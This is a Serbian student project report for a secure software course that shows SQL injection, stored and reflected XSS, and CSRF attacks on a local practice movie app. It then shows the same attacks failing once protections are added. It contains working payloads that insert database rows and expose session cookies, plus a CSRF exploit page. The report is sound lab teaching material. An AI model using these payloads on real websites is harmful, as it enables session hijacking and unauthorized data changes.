

UNIVERZITET U BEOGRADU  
ELEKTROTEHNIČKI FAKULTET



## **NAPADI I ZAŠTITA OD NAPADA**

Projektni zadatak iz predmeta Razvoj bezbednog softvera

**Predmetni profesor, asistent i saradnik:**

Žarko Stanisavljević, prof. dr

Danko Miladinović, as. ms

Petar Vuković, Zühlke Serbia

**Student:**

Lazar Vulić 2022/3162

Beograd, školska godina 2022/2023.

# SADRŽAJ

SADRŽAJ .....	I
1. OBIČAN SQL-INJECTION NAPAD NA KOMENTARISANJE FILMA, PRIMER ZA 3.1 .....	1
2. SQLI NAPAD SA XSS SKRIPTOM KOJA ALERT-UJE, PRIMER ZA 3.1 .....	3
3. SQLI NAPAD SA XSS SKRIPTOM KOJA LOGUJE NA CONSOLU, PRIMER ZA 3.1 .....	5
4. XSS NAPAD NA KOMENTARISANJE FILMA, PRIMER 3.1 .....	7
5. XSS NAPAD NA PRETRAGU KORISNIKA, PRIMER ZA 3.1 .....	9
6. HARDKOROVANI XSS NAPAD IZ BAZE PODATAKA, PRIMER ZA 3.1 .....	10
7. PROBA SQLI I XSS NAPADA NAKON ZAŠTITE, PRIMER ZA 3.2 .....	11
8. CSRF NAPAD, PRIMER ZA 4.1 .....	13
9. PROBA CSRF NAPADA NAKON ZAŠTITE, PRIMER ZA 4.2 .....	16

# 1. OBIČAN SQL-INJECTION NAPAD NA KOMENTARISANJE FILMA, PRIMER ZA 3.1

MovieHub Movies Users

## Movie details

Title: **Four rooms**

Description:  
**Following New Years celebration in a hotel in four different perspectives**

Genres

comedy

adventure

Rating: **4.666666666666667**

My rating: **5**

○ 1 ○ 2 ○ 3 ○ 4 ○ 5 **Rate**

## Movie comments

**bruce wayne**

There are four rooms. P.S. I am not Batman

Add comment

Comment...

**Create comment**

Korak 1.1 – Napad će se izvršiti unosom u polje Add comment za dodavanje komentara.

MovieHub Movies Users My Profile Register second factor Logout

## Movie details

Title: **Four rooms**

Description:  
**Following New Years celebration in a hotel in four different perspectives**

Genres

comedy

adventure

Rating: **4.666666666666667**

My rating: **5**

○ 1 ○ 2 ○ 3 ○ 4 ○ 5 **Rate**

## Movie comments

**bruce wayne**

There are four rooms. P.S. I am not Batman

Add comment

sql-injection komentar1'; insert into persons (id, firstName, lastName, email) values (5, 'Lazar', 'Vulic', 'laki99@gmail.com')--'

**Create comment**

Korak 1.2 – Unos zlonamerne skripte za unos novog korisnika u tabelu persons.

MovieHub
Movies
Users

My Profile
Register second factor
Logout

## Movie details

Title: **Four rooms**

Description:  
**Following New Years celebration in a hotel in four different perspectives**

Genres

comedy
adventure

Rating: 4.666666666666667

My rating: 5

☐ 1
☐ 2
☐ 3
☐ 4
☐ 5

## Movie comments

bruce wayne

There are four rooms. P.S. I am not Batman

bruce wayne

sql-injection komentar1

Add comment

Comment...

Create comment

Korak 1.3 – Vidimo da je komentar sa početka zlonamerne skripte iz Koraka 1.2 sačuvan kao običan komentar, dok će ostatak skripte dodati novog korisnika što će biti prikazano na narednoj slici, korak 1.4

MovieHub
Movies
Users

My Profile
Register second factor
Logout

## Users

#	First Name	Last Name	Email	
1	bruce	wayne	notBatman@gmail.com	<a href="#">View profile</a>
2	Peter	Petigrew	oneFingernailFewerToClean@gmail.com	<a href="#">View profile</a>
3	Tom	Riddle	theyGotMyNose@gmail.com	<a href="#">View profile</a>
4	Quentin	Tarantino	qt5@gmail.com	<a href="#">View profile</a>
5	Lazar	Vulic	laki99@gmail.com	<a href="#">View profile</a>

© 2019 Copyright: [MovieHub](#)

Korak 1.4 – Vidimo da je uspešno dodat novi korisnik sa vrednostima atributa kao što je i zadato u skripti iz koraka 1.2

## 2. SQLi NAPAD SA XSS SKIRPTOM KOJA ALERT-UJE, PRIMER ZA 3.1

MovieHub

Movies

Users

My Profile

Register second factor

Logout

### Movie details

Title: **Four rooms**

Description:  
**Following New Years celebration in a hotel in four different perspectives**

Genres

comedy

adventure

Rating: **4.666666666666667**

My rating: 5

1

2

3

4

5

Rate

### Movie comments

**bruce wayne**

There are four rooms. P.S. I am not Batman

**bruce wayne**

sql-injection komentar1

Add comment

sql-injection sa malicioznom skriptom za xss napad"; insert into persons (id, firstName, lastName, email) values (6, 'Boki', 'Granicar', '<img src = "x" onerror = "alert(document.cookie)" />')--)

Create comment

Korak 2.1 – SQLi napad koji kao jedno od polja novododatog korisnika ima malicioznu XSS skriptu koja alertu-je sesijski kolačić ulogovanog korisnika.

### Movie details

Title: **Four rooms**

Description:  
**Following New Years celebration in a hotel in four different perspectives**

Genres

comedy

adventure

Rating: **4.666666666666667**

My rating: 5

1

2

3

4

5

Rate

### Movie comments

**bruce wayne**

There are four rooms. P.S. I am not Batman

**bruce wayne**

sql-injection komentar1

**bruce wayne**

sql-injection sa malicioznom skriptom za xss napad

Add comment

Comment...

Create comment

Korak 2.2 – Komentar sa početka zlonamerne skripte iz koraka 2.1 je unet kao običan komenar, dok će ostatak skripte dodati novog korisnika što će biti prikazana na narednoj slici, korak 2.3

Users			
Search...			Search
#	First Name	Last Name	Email
1	bruce	wayne	notBatman@gmail.com <a href="#">View profile</a>
2	Peter	Petigrew	oneFingernailFewerToClean@gmail.com <a href="#">View profile</a>
3	Tom	Riddle	theyGotMyNose@gmail.com <a href="#">View profile</a>
4	Quentin	Tarantino	qt5@gmail.com <a href="#">View profile</a>
5	Lazar	Vulic	laki99@gmail.com <a href="#">View profile</a>
6	Boki	Granicar	<img src = "x" onerror = "alert(document.cookie)" /> <a href="#">View profile</a>

© 2019 Copyright: [MovieHub](#)

Korak 2.3. - Vidimo da je uspešno dodat novi korisnik sa vrednostima atributa kao što je i zadato u skripti iz koraka 2.2. Kao vrednost email-a, nalazi se zlonamerna skripta za izvršenje XSS napada koji će alert-ovati sesijski kolačić ulogovanog korisnika.

Users			
Boki			Search
#	First Name	Last Name	Email
1	bruce	wayne	notBatman@gmail.com <a href="#">View profile</a>
2	Peter	Petigrew	oneFingernailFewerToClean@gmail.com <a href="#">View profile</a>
3	Tom	Riddle	theyGotMyNose@gmail.com <a href="#">View profile</a>
4	Quentin	Tarantino	qt5@gmail.com <a href="#">View profile</a>
5	Lazar	Vulic	laki99@gmail.com <a href="#">View profile</a>
6	Boki	Granicar	<img src = "x" onerror = "alert(document.cookie)" /> <a href="#">View profile</a>

© 2019 Copyright: [MovieHub](#)

Korak 2.4. – Možemo da unesemo nešto za pretragu, a možemo i da ostavimo prazno. Klikom na dugme Search biće okinut XSS napad pomoću skripte koja se nalazi u poslednjoj vrsti kolone Email.

localhost:8080 says

XSRF-TOKEN=54uutv9nuuj3v4mmbjp3uokl6t;  
JSESSIONID=6A3F4248D0F4E71660AFBE4FC0BA3228

OK

Users

Boki


You searched for Boki

#	First Name	Last Name	Email
6	Boki	Granicar	<a href="#">View profile</a>


© 2019 Copyright: [MovieHub](#)

Korak 2.5. – Alert sesijskog kolačića ulogovanog korisnika nakon pritiska na dugme Search.


### 3. SQLI NAPAD SA XSS SKRIPTOM KOJA LOGUJE NA CONSOLU, PRIMER ZA 3.1



Korak 3.1 - SQLi napad koji kao jedno od polja novododatog korisnika ima malicioznu XSS skriptu koja ispisuje na konzolu sesijski kolačić ulogovanog korisnika.



Korak 3.2 - Komentar sa početka skripte iz koraka 3.1 je unet kao običan komenar, dok će ostatak skripte dodati novog korisnika što će biti prikazana na narednoj slici, korak 3.3



Korak 3.3 – Vidimo da je unet korisnik sa vrednostima iz koraka 3.1. Sada treba kliknuti na Search, nakon čega će se pokrenuti skripta za XSS napad koja ispisuje na konzolu kolačić.

MovieHub

Movies

Users


My Profile

Register second factor

Logout

## Users

You searched for

#	First Name	Last Name	Email	
1	bruce	wayne	notBatman@gmail.com	<a href="#">View profile</a>
2	Peter	Petigrew	oneFingernailFewerToClean@gmail.com	<a href="#">View profile</a>
3	Tom	Riddle	theyGotMyNose@gmail.com	<a href="#">View profile</a>
4	Quentin	Tarantino	qt5@gmail.com	<a href="#">View profile</a>
5	Lazar	Lessort		<a href="#">View profile</a>

© 2019 Copyright: [MovieHub](#)

Elements

Console

Sources

Network

Filter

Default levels

No issues

GET http://localhost:8080/ 404

XSRF-TOKEN=71jffr15nithqgnhe5174b668;

35E5510WID-08537B44DCDC5841A463368F75CE58

persons:1

Console


What's New

Highlights from the Chrome 100 update

Hints for inactive CSS properties

Identify CSS styles that are entirely valid but have no visible effect.

Auto-detect XPath and text

 new

Korak 3.4 - Ispis sesijskog kolačića ulogovanog korisnika nakon pritiska na dugme Search.



## 4.XSS NAPAD NA KOMENTARISANJE FILMA, PRIMER 3.1

**Movie comments**

**bruce wayne**


**bruce wayne**

**bruce wayne**


Add comment

Create comment


Korak 4.1. – Skripta za alertovanje sesijskog kolačića



Korak 4.2. – Alert-ovan sesijski kolačić ulogovanog korisnika nakon komentarisanje filma pomoću zlonamerne skripte. Uspešno izvršen XSS napad.




Korak 4.3 – Skripta za ispis u konzolu sesijskog kolačića ulogovanog korisnika




Korak 4.4 – Ispis u konzolu sesijskog kolačića ulogovanog korisnika nakon komentiranja filma pomoću zlonamerne skripte. Uspešno izvršen XSS napad.

## 5. XSS NAPAD NA PRETRAGU KORISNIKA, PRIMER ZA 3.1



Korak 5.1 – Maliciozna skripta za ispis sesijskog kolačića uneta u polje za pretragu korisnika.




Korak 5.2. – Browser nije dovoljno pametan da prepozna da smo želeli da izvršimo napad direktno putem skripte uz pomoć `<img>` taga. U konzoli, vidimo ispis sesijskog kolačića ulogovanog korisnika.

## 6. HARDKOROVANI XSS NAPAD IZ BAZE PODATAKA, PRIMER ZA 3.1

```
7 insert into persons(id, firstName, lastName, email)
8 values (1, 'bruce', 'wayne', 'notBatman@gmail.com'),
9        (2, 'Peter', 'Petigrew', 'oneFingernailFewerToClean@gmail.com'),
10       (3, 'Tom', 'Riddle', 'theyGotMyNose@gmail.com'),
11       (4, 'Quentin', 'Tarantino', '<img src = "x" onerror = "alert(document.cookie)" />');
12
```

Korak 6.1 – Izmenjeno polje email predefinisano korisnika u bazi podataka.



MovieHub Movies Users My Profile Register second factor Logout


### Users

Search... Search

#	First Name	Last Name	Email	
1	bruce	wayne	notBatman@gmail.com	<a href="#">View profile</a>
2	Peter	Petigrew	oneFingernailFewerToClean@gmail.com	<a href="#">View profile</a>
3	Tom	Riddle	theyGotMyNose@gmail.com	<a href="#">View profile</a>
4	Quentin	Tarantino	<img src = "x" onerror = "alert(document.cookie)" />	<a href="#">View profile</a>

© 2019 Copyright: MovieHub

Korak 6.2 – Sada treba ili uneti nešto u pretragu pa kliknuti na Search dugme, ili odmah kliknuti na Search dugme, da bi se izvršila maliciozna skripta koja stoji u email polju za Quentin Tarantina.



MovieHub Movies Users

### Users

Quentin

You searched for Quentin

#	First Name	Last Name	Email	
4	Quentin	Tarantino		<a href="#">View profile</a>

© 2019 Copyright: MovieHub

localhost:8080 says  
XSRF-TOKEN=54uutv9nuuj3v4mvpjp3uokl6t;  
JSESSIONID=3D8A5B5FF2D36AFFB3B53BFC3C380E29  
OK

Korak 6.3. – Alertov-an sesijski kolačić ulogovanog korisnika nakon pretrage.

## 7. PROBA SQLI I XSS NAPADA NAKON ZAŠTITE, PRIMER ZA 3.2

### Users

#	First Name	Last Name	Email	
1	bruce	wayne	notBatman@gmail.com	<a href="#">View profile</a>
2	Peter	Petigrew	oneFingernailFewerToClean@gmail.com	<a href="#">View profile</a>
3	Tom	Riddle	theyGotMyNose@gmail.com	<a href="#">View profile</a>
4	Quentin	Tarantino	qt5@gmail.com	<a href="#">View profile</a>

© 2019 Copyright: [MovieHub](#)

Korak 7.1 – Zlonamerna skripta za alert sesijskog kolačića je uneta u polje za pretragu korisnika.

### Users

You searched for <img src = 'x' onerror = 'alert(document.cookie)' />

#	First Name	Last Name	Email
---	------------	-----------	-------

© 2019 Copyright: [MovieHub](#)

Korak 7.2 – Zlonamerna skripta za alert sesijskog kolačića nema efekta nakon zaštite. XSS napad na pretragu korisnika nije uspeo!

### Movie details

Title: **Porodичno blago specijal**

Description: **Stojković kupuju prase**

Genres

soap opera

comedy

Rating:

My rating:

☐ 1 ☐ 2 ☐ 3 ☐ 4 ☐ 5

### Movie comments

Add comment

Korak 7.3 – Zlonamerna skripta za alert sesijskog kolačića pri komentarisanju filma je uneta, ali neće imati efekta nakon dodate zaštite.

## Movie details

Title: **Porodичno blago specijal**

Description: **Stojković kupuju prase**

Genres

soap opera

comedy

Rating:

My rating:

☐ 1
 ☐ 2
 ☐ 3
 ☐ 4
 ☐ 5
 Rate

## Movie comments

**bruce wayne**

<img src = "x" onerror = "alert(document.cookie)" />

Add comment

Comment...

Create comment

Korak 7.4 – Zlonamerna skripta se tumači kao običan komentar. XSS napad na komentarisanje filma ne uspeva nakon dodate zaštite!

## Movie comments

**bruce wayne**

There are four rooms. P.S. I am not Batman

Add comment

nesto'); insert into persons (id, firstName, lastName, email) values (5, 'Ja', 'Haker', 'nesto99@gmail.com')--')

Create comment

Korak 7.5 – Zlonamerna skripta za SQL Injection napad je uneta u polje za komentarisanje filma, međutim neće se desiti ništa.

## Movie comments

**bruce wayne**

There are four rooms. P.S. I am not Batman

**bruce wayne**

nesto'); insert into persons (id, firstName, lastName, email) values (5, 'Ja', 'Haker', 'nesto99@gmail.com')--')

Add comment

Comment...

Create comment

Korak 7.6 – Zlonamerna skripta iz koraka 7.5 se tumači kao običan komentar I ništa se neće desiti. SQL Injection napad nije uspeo!

## 8. CSRF NAPAD, PRIMER ZA 4.1

```
index.html x  CsrfHttpSessionListener.java x
1  <!DOCTYPE html>
2  <html>
3  <head>
4    <title>Prize</title>
5  </head>
6
7  <body>
8
9    <div onclick="exploit()" style="...">
10     
11     <h1>Click here!</h1>
12   </div>
13
14   <script>
15     function exploit() {
16       // Scripted CSRF Request
17       const formData = new FormData();
18       formData.append('id', 1);
19       formData.append('firstName', 'Batman');
20       formData.append('lastName', 'Dark Knight');
21       fetch('http://localhost:8080/update-person',
22         {
23           credentials: 'include', method: 'POST', body: formData,
24         }).then(res => console.log(res)).catch(err => console.log(err));
25       console.log(formData);
26     }
27   </script>
28 </body>
29 </html>
```

Korak 8.1 – Maliciozna skripta koja se ubacuje u index.html stranicu unutar csrf-exploit aplikacije. Treba se pozicionirati unutar csrf-exploit foldera i pokrenuti ga u terminalu komandom `npm-start`.

MovieHub Movies Users My Profile Register second factor Logout


Users

Search... Search

